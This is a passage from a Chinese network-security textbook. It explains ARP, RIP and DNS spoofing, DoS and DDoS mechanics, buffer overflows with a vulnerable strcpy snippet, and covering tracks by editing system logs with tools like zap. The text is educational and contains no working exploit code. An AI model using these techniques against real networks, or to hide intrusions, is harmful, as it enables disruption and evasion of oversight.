当 A 接收到 B 伪造的 ARP 应答时，就会更新本地的 ARP 缓冲(A 被欺骗了)，这时 B 就伪装成 C 了。同时，B 同样向 C 发送一个 ARP 应答，应答包中发送方 IP 地址是 192.168.10.1(A 的 IP 地址)，MAC 地址是 BB-BB-BB-BB-BB-BB(A 的 MAC 地址本来应该是 AA-AA-AA-AA-AA-AA)。当 C 收到 B 伪造的 ARP 应答，也会更新本地 ARP 缓存(C 也被欺骗了)，这时 B 就伪装成了 A。这样主机 A 和 C 都被主机 B 欺骗，A 和 C 之间通信的数据都经过了 B。主机 B 完全可以知道它们之间说的是什么。这就是典型的 ARP 欺骗过程。

实际上，典型的 ARP 欺骗分为两种：一种是对路由器 ARP cache 表的欺骗；另一种是对内网 PC 的网关欺骗。

第一种 ARP 欺骗的原理是截获网关数据。它发给路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器的 ARPcache 中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。如图 9-8 所示。




图 9-8　对路由器 ARP cache 表的欺骗

第二种 ARP 欺骗的原理是伪造网关。它的原理是建立假网关，让被欺骗的 PC 向假网关发数据，而不是通过正常的网关连接到 Internet。从被骗 PC 角度看就是上不了网，“网络掉线了”。

ARP 欺骗能够得以实现的主要原因有：ARP 协议设计之初没有考虑安全问题，所以任何计算机都可以发送虚假的 ARP 数据包；ARP 协议的无状态性使响应数据包和请求数据包之间没有什么关系，如主机收到一个 ARP 响应却无法知道是否真的发送过对应的 ARP 请求；ARP 缓存需要定时更新，这就给攻击者以可乘之机。但是，ARP 欺骗的主要环境必须是局域网，也就是说攻击者必须先取得进入局域网的合法身份后才能进行 ARP 欺骗。

4) RIP(路由信息协议)路由欺骗

RIP 协议用于自治系统内传播路由信息。路由器在收到 RIP 数据报时一般不作检查。攻击者可以声称他所控制的路由器 A 可以最快的到达某一站点 B，从而诱使发往 B 的数据包由 A 中转。由于 A 受攻击者控制，攻击者可侦听、篡改数据。

RIP 协议处于 UDP 协议的上层，RIP 所接受的路由修改信息都封装在 UDP 的数据报中，RIP 在 520 端口上接受来自远程路由器的路由修改信息，并对本地的路由表作相应的修改，同时通知其他的路由器。RIP 路由欺骗的一种简单途径是在端口 520 上通过 UDP 广播非法路由信息，在一般的 Unix 系统中，没有特权使用 RIP 的任何用户都可以利用 RIP 对网络中所有被动参与 RIP 协议者发起路由欺骗攻击。如果 RIP 作为内部路由上的协议，或者被动工作模式涉及一个乃至多个路由器时，这种攻击造成的危害必定更大。

5) DNS 欺骗攻击

DNS 是目前大部分网络应用的基础，对它的攻击将影响整个 Internet 的正常运转。DNS 欺骗攻击是攻击者常用的手法，它具有隐蔽性强、打击面广、攻击效果明显的特点。

网络攻击者通常通过如下几种方法进行 DNS 欺骗。

- 缓存感染：攻击者会熟练地使用 DNS 请求，将数据放入一个没有设防的 DNS 服务器的缓存当中。这些缓存信息会在客户进行 DNS 访问时返回给客户，从而将客户引导到入侵者所设置的运行木马的 WEB 服务器或邮件服务器上，然后黑客从这些服务器上获取用户信息。
- DNS 信息劫持：入侵者通过监听客户端和 DNS 服务器的对话，通过猜测服务器响应给客户端的 DNS 查询 ID。每个 DNS 报文包括一个相关联的 16 位号，DNS 服务器根据这个 ID 号获取请求源位置。黑客在 DNS 服务器前将虚假的响应交给用户，从而欺骗客户端去访问恶意的网站。
- DNS 重定向：攻击者能够将 DNS 名称查询重定向到恶意 DNS 服务器。这样攻击者可以获得 DNS 服务器的写权限。

9.3.3 拒绝服务攻击

拒绝服务(DoS)攻击是目前黑客经常采用而难以防范的攻击手段，广义而言，一些利用网络安全防护措施不足如口令破解，非法访问等方法，导致用户不能或不敢继续使用正常服务，我们也可以称其为拒绝服务攻击。通俗地讲，拒绝服务相当于火车满载的时候不能再让乘客进入一样。它往往用超出被攻击目标处理能力的海量数据包消耗可用系统、带宽资源，最终致使网络服务瘫痪的一种攻击手段。

拒绝服务攻击的类型按其攻击形式划分包括导致异常型、资源耗尽型、利用系统漏洞型。

(1) 导致异常型拒绝服务攻击利用软硬件实现上的编程缺陷，导致其出现异常，从而使其拒绝服务。如著名的 ping of death 攻击和利用 IP 协议栈对 IP 分片重叠处理异常的 Theadrop 攻击。

(2) 资源耗尽型拒绝服务攻击则通过大量消耗资源，使得攻击目标由于资源耗尽不能提供正常的服务。视资源类型的不同可分为带宽耗尽型和系统资源耗尽型两类。带宽耗尽

攻击的本质是攻击者通过放大等技巧消耗掉目标网络的所有可用带宽。著名的如 Smurf 攻击，冒充目标网络向多个广播地址发送 ping 包，造成数量庞大的 ping 响应淹没攻击目标网络。

系统资源耗尽攻击指对系统内存、CPU 或程序中的其他资源进行消耗，使其无法满足正常提供服务的需求。著名的 SYN Flood 攻击即是通过向目标服务发送大量的 SYN 包造成服务的连接队列耗尽，无法再为其他正常的连接请求提供服务。

在如图 9-3 所示的三次握手中，在第一步中，客户端向服务端提出连接请求。这时 TCP SYN 标志置位。客户端告诉服务端序列号区域合法，需要检查。客户端在 TCP 报头的序列号区中插入自己的 ISN。服务端收到该 TCP 分段后，在第二步以自己的 ISN 回应(SYN 标志置位)，同时确认收到客户端的第一个 TCP 分段(ACK 标志置位)。在第三步中，客户端确认收到服务端的 ISN(ACK 标志置位)。到此为止建立完整的 TCP 连接，开始全双工模式的数据传输过程。

问题就出在 TCP 连接的三次握手中，假设一个用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的(第三次握手无法完成)，这种情况下服务器端一般会重试(再次发送 SYN+ACK 给客户端)并等待一段时间后丢弃这个未完成的连接，这段时间的长度我们称为 SYN Timeout，一般来说这个时间是分钟的数量级(大约为 30 秒～2 分钟)；一个用户出现异常导致服务器的一个线程等待 1 分钟并不是什么很大的问题，但如果有一个恶意的攻击者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源—数以万计的半连接，即使是简单的保存并遍历也会消耗非常多的 CPU 时间和内存，何况还要不断对这个列表中的 IP 进行 SYN+ACK 的重试。实际上如果服务器的 TCP/IP 栈不够强大，最后的结果往往是堆栈溢出崩溃；即使服务器端的系统足够强大，服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求(毕竟客户端的正常请求比率非常之小)，此时从正常客户的角度看来，服务器失去响应，这种情况我们称作：服务器端受到了 SYN Flood 攻击(SYN 洪水攻击)，如图 9-9 所示。




图 9-9　Syn Flood 攻击下不会完成三次握手

(3) 除上述拒绝攻击外，还有利用系统漏洞来进行拒绝服务攻击，系统漏洞是包含在

操作系统或应用程序中与安全相关的系统缺陷。这些缺陷大多数是由于错误的编程、粗心的源代码审核或一些不当的绑定所造成的，常被攻击者利用。

例如微软的 Windows Vista 操作系统中存在的安全漏洞。这个安全漏洞允许 rootkits 在使用 Vista 操作系统的计算机上隐藏起来或者实施拒绝服务器攻击。这个安全漏洞可以造成系统崩溃，它存在于 Vista 的网络输入/输出子系统中。某些发给 iphlpapi.dll 应用程序编程接口的请求能够引起缓存溢出故障，破坏 Vista 内核的内存，导致系统蓝屏死机。攻击者可以利用这个缓存溢出故障注入代码，从而破坏客户机的安全。攻击者能够利用这个安全漏洞实施拒绝服务攻击，关闭用户的计算机。由于这个安全漏洞出现在 Vista 的 Netio.sys 组件中，它很可能允许隐藏 rootkits。

Windows GDI Plus library 存在处理畸形图像漏洞，可能引起远程拒绝服务。微软公司的 Windows 操作系统的 GDI Plus library(Gdiplus.dll)，在处理畸形图像时存在零错误，攻击者可以通过构建一个包含特殊图像的恶意 Web 页面来诱骗用户点击，导致引起远程拒绝服务。Windows 存在处理 SMB 畸形网络报文漏洞，可能引起远程拒绝服务。微软公司的 Windows 操作系统的 Server 驱动(srv.sys)在处理某些 SMB 数据时存在空指针引用错误，远程攻击者可以利用此漏洞导致 Windows 系统崩溃死机。如果远程攻击者向有漏洞的系统发送了恶意构造的畸形 SMB 网络报文的话，就可能导致蓝屏死机。

数据链路层的拒绝服务攻击受协议本身限制，只能发生在局域网内部，这种类型的攻击比较少见。针对 IP 层的攻击主要是针对目标系统处理 IP 包时所出现的漏洞进行的，如 IP 碎片攻击。针对传输层的攻击在实际中出现较多，如上文提到的 SYN Flood，还有 UDP Flood 等。

下面再看一下 UDP Flood 拒绝服务攻击。

由于 UDP 协议是一种无连接的服务，在 UDP Flood 攻击中，攻击者可大量伪造源 IP 地址的小 UDP 包。但是，由于 UDP 协议是无连接性的，所以只要开了一个 UDP 的端口来提供相关服务的话，就可针对相关的服务进行攻击。如 QQ 就是基于 UDP 协议的，网上有种工具能发送大量的包对目标进行攻击，从而使对方 QQ 被迫下线，如果是对其他的服务进行的话，严重的可能会让服务器死机。

9.3.4 数据驱动攻击

数据驱动攻击是通过向某个程序发送数据，以产生非预期结果的攻击，通常为攻击者给出访问目标系统的权限。数据驱动攻击分为缓冲区溢出攻击、格式化字符串攻击、输入验证攻击、同步漏洞攻击和发掘信任漏洞攻击等。

1. 缓冲区溢出攻击

所谓缓冲区，简单说来是程序运行时内存中的一块连续的区域。缓冲区溢出指当计算机程序向缓冲区内填充的数据位数超过了缓冲区本身的容量。溢出的数据覆盖在合法数据上。

操作系统所使用的缓冲区又被称为堆栈，在各个操作进程之间，指令被临时存储在堆栈当中，堆栈也会出现缓冲区溢出。缓冲区溢出攻击是通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻

击目的的攻击方式。

为了进行有效的攻击，攻击者必须完成如下的两个步骤：第一，在程序的地址空间里安排适当的代码；第二，控制程序的执行，使其跳转到攻击者安排的地址空间执行攻击代码程序运行时，其对应的进程在内存中布局可如图 9-10 所示，进程把内存分为五个区域：代码段、数据段、BSS 段、堆和栈段。



图 9-10　程序运行时在内存空间的布局

根据被覆盖数据的位置的不同，缓冲区溢出分为堆栈溢出、堆溢出和 BSS 溢出三种。而发生溢出后，进程可能的表现也有三种：第一种是运行正常，这时，被覆盖的是无用数据，并且没有发生访问违例；第二种是运行出错，包括输出错误和非法操作等；第三种就是受到攻击，程序开始执行有害代码，此时，哪些数据被覆盖和用什么数据来覆盖都是攻击者精心设计的。缓冲区溢出原理很简单，如下所示：

```
void function (char * szParal)
{
    char buffer[16];
    strcpy  (buffer,  szParal) ;
}
```

程序中利用 strcpy()函数将 szParal 中的内容拷贝到 buff 中，只要 szParal 的长度大于 16，就会造成缓冲区溢出。存在类似 strcpy()函数这样问题的 C 语言函数还有：strcat()、gets()、scanf()等。

当然，随便往缓冲区填写数据使它溢出一般只会出现“分段错误”，而不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序运行一个用户 shell，再通过 shell 执行其他命令，如果该 shell 有管理员权限，就可以对系统进行任意操作。

2. 格式化字符串攻击

格式化字符串攻击也是缓冲区溢出攻击的一种，它主要是利用由于格式化函数的微妙程序设计错误造成的安全漏洞，通过传递精心编制的含有格式化指令的文本字符串，以使目标程序执行任意命令。

3. 输入验证攻击

输入验证攻击针对程序未能对输入进行有效验证的安全漏洞，使得攻击者能够让程序执行指定的命令。最为著名的是 PHF 攻击，PHF 是早期 Apache Web 服务器的一个标准 CGI 脚本，由于其没有确切地分析并验证输入的有效性，导致其会以运行 Web 服务器程序的用户 ID 的特权，执行攻击者指定的任何命令。

4. 同步漏洞攻击和发掘信任漏洞攻击

同步漏洞攻击利用程序在处理同步操作时的缺陷，例如竞争状态、信号处理等问题，以获取更高权限的访问。

发掘信任漏洞攻击则是利用程序滥设的信任关系获取访问权的一种方法，著名的有 Win32 平台下互为映像的本地和域 Administrator 凭证、LSA(Local Security Authority)密码和 Unix 平台下 SUID 权限的滥用以及 X Windows 系统的 xhost 认证机制等。

分布式拒绝服务攻击(DDoS)是在传统的 DoS 攻击基础之上产生的一类攻击方式。在早期，拒绝服务攻击主要是针对处理能力比较弱的单机，如个人 PC 或是窄带宽连接的网站。对拥有高带宽连接，高性能设备的网站影响不大。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DoS 攻击的困难程度加大了。例如，恶意主机进行攻击的时候发包速率为 1000 个/秒，但网卡可以每秒钟处理 5000 个包，显然这样的攻击是不会产生任何效果的。但是换个角度考虑问题，如果现在有 10 台同样型号的恶意主机同时针对该目的主机发起攻击，那么情况会怎样？结果必然是受到攻击的主机达到了处理极限而拒绝服务。

分布式拒绝服务攻击手段应运而生。DDoS 的实现是借助数百，甚至数千台被植入攻击守护进程的傀儡主机同时发起的集团作战行为，在这种几百、几千对一的较量中，网络服务提供商所面对的破坏力是空前巨大的。

由于目前互联网上广泛使用的 IPv4 协议存在缺陷，彻底杜绝 DDoS 是非常困难的，目前主要通过不断加强技术能力和协调能力来防范 DDoS 事件，DDoS 攻击原理如图 9-11 所示。




图 9-11　DDoS 攻击原理

攻击者进行 DDoS 攻击的时候，会经过以下步骤。

1)　搜集了解目标的情况

攻击者通常会非常关心以下内容：被攻击目标主机数目、地址情况、目标主机的配置和性能，以及目标宽带。比如，我们利用 Windows 操作系统的漏洞去攻击装有 Linux 操作系统的机器显然是不明智的。

2)　占领傀儡主机

攻击者如果不加掩饰，直接用本机的 IP 去连接对方主机发动进攻，就可能有被发现的危险。因此，为了使自己不被发现，攻击者常常利用前部分讲过的扫描技术，随机地或者是有针对性地去发现存有漏洞的机器，获得这些主机的控制权限，使其成为傀儡机。比如常见的 Unicode 漏洞、CGI 漏洞 IPC$漏洞、缓冲区溢出等都是黑客希望看到的扫描结果。另外，为了达到需要的攻击力度，单靠一台或数台机器对一个大型系统的攻击是不够的，因此攻击者需要大量的傀儡机用于增强攻击的猛烈程度。这些傀儡机器最好具有良好的性能和充足的资源，如强的计算能力和大的宽带等。

3)　实际攻击

黑客发布攻击指令，所有受控的傀儡机参与攻击行为。傀儡主机中的 DDoS 攻击程序响应控制台的命令，一起向目的主机以高速度发送大量的数据包，导致它崩溃或者无法响应正常请求。

以上描述的是分布式拒绝服务的一个典型过程。实际上，并非每一次攻击都要遵循这样的一个过程。例如，攻击者在攻击了受害者 A 之后的某天打算攻击受害者 B，这时由于攻击者已经掌握了控制台机器和大量的攻击机，第二个过程就可以省略。或者，攻击者也许通过一些其他的渠道对某个受害者早已有了足够的了解，当他想要对其实施攻击时，第一个过程也就不需要了。

根据攻击前期准备和进行攻击时采用的方法、攻击特性以及攻击效果，可以对分布式拒绝攻击进行如下分类。

根据攻击自动化的程度，可以分为手工方式、半自动方式和自动方式。

1)　手工方式

只有早期的 DDoS 攻击属于这种方式。攻击者扫描远程主机的脆弱点，侵入并安装恶意攻击代码，然后指挥傀儡机进行攻击，这种方式很快就被半自动方式取代。

2)　半自动方式

采用半自动的攻击方式，DDoS 网络中包括主控机和代理机。攻击者开发出自动化脚本攻击工具进行扫描，利用漏洞进入代理机并安装攻击代码。通过主控机来定义攻击方式、目的主机地址，并发布攻击指令。剩下的工作，如发包，就由代理机完成了。

此外，根据代理主机和主控机间的通信机制，可以把半自动方式直接通信和间接通信。

在直接通信模式中，每个攻击代理和主控机通信。就必须知道主控机的 IP 地址，这通常通过在攻击代理的代码中直接写入主控机 IP 地址来实现。直接通信模式的缺点在于安全性不高，任意一个攻击代理被识破，将导致整个攻击网络的暴露。

在间接通信模式中，攻击代理和主机直接或不直接发生联系，所有的信息交流都通过某种形式的中间媒介进行。可行的中间媒介包括：IRC 聊天频道、免费的 Web 或 FTP 空

间等。间接通信模式可以有效地保护整个攻击网络的安全。

3) 自动方式

自动 DDoS 攻击在攻击阶段也实现了全程自动化，这样就避免了在攻击者和代理机之间的通信。前述的攻击类型、持续时间、目的主机地址等信息都是预先编入攻击代码中的。显然，采用这种机制可以有效地减少攻击者暴露在外界的时间，因为不需要与外界打任何交道，而只发布初始攻击开始的命令即可。但是这种预编码的方式缺少灵活性，使得一个 DDoS 网络只能采用某一种攻击方式，但通常设计者都会留一个后门程序来保留一个以后用来修改的接口。

无论是半自动化还是自动化攻击方式，都采用了自动扫描技术。根据扫描目标主机的策略，可以分为随机扫描模式、目的列表扫描模式、拓扑结构扫描模式、队列扫描模式和本地子网扫描模式。

随机扫描模式通过产生一个 32 字节的随机数作为扫描目标。目的列表扫描模式由主控端负责维护一个扫描目标 IP 地址列表，并分发部分 IP 列表给每个入侵成功的攻击代理继续进行扫描。拓扑结构扫描模式是指攻击代理入侵成功后，搜寻与该机有关联的主机、邮件列表等作为其继续扫描入侵的对象。列队排序扫描中，所有的傀儡主机都共享一个随机产生的 IP 地址列表，目的主机就在这个列表中选取。本地子网扫描模式以攻击代理所在网段(通常为 c 类子网)作为继续扫描的对象。

根据攻击代理代码传播策略，半自动模式和自动模式又可分为：中央源节点传播模式、反向链表传播模式、自治传播模式。中央源节点传播模式是指每次入侵成功后都从主控端获取攻击代理代码的传播模式，它增加了主控端的数据流量，有可能被检测出网络异常；反向链表传播模式是指每次入侵成功后从其上一级攻击代理处获取攻击代理代码的传播模式；自治传播模式是指将攻击代理代码随入侵代码一起直接发送给入侵对象的传播模式。

9.4 隐 藏 技 术

攻击者在获得系统最高管理员权限之后，可以随意修改系统上的文件。然而一旦入侵系统，就必然会留下痕迹，所以在入侵系统之后，攻击者大多都会采取隐藏技术来消隐自己的攻击行为，为创建后门做准备。

1. 隐藏连接

最简单的隐藏连接的方法是删除或修改日志文件。删除日志文件虽然可避免系统管理员根据 IP 追踪，但会明确表明系统已经被入侵，所以常用的方法是只对日志文件中有关部分做修改。修改日志文件的方法根据不同的操作系统有所区别，常用的清除日志工具程序有 zap、wzap 和 wted 等。主要方法是清除 utmp、wtmp、lastlog 和 pacct 等日志文件中某一用户的信息，使得当使用 who、last 等命令查看日志文件时，隐藏此用户信息。

2. 隐藏进程

只修改日志文件是不够的，即使自认为修改了所有的日志，也仍然会留下蛛丝马迹。

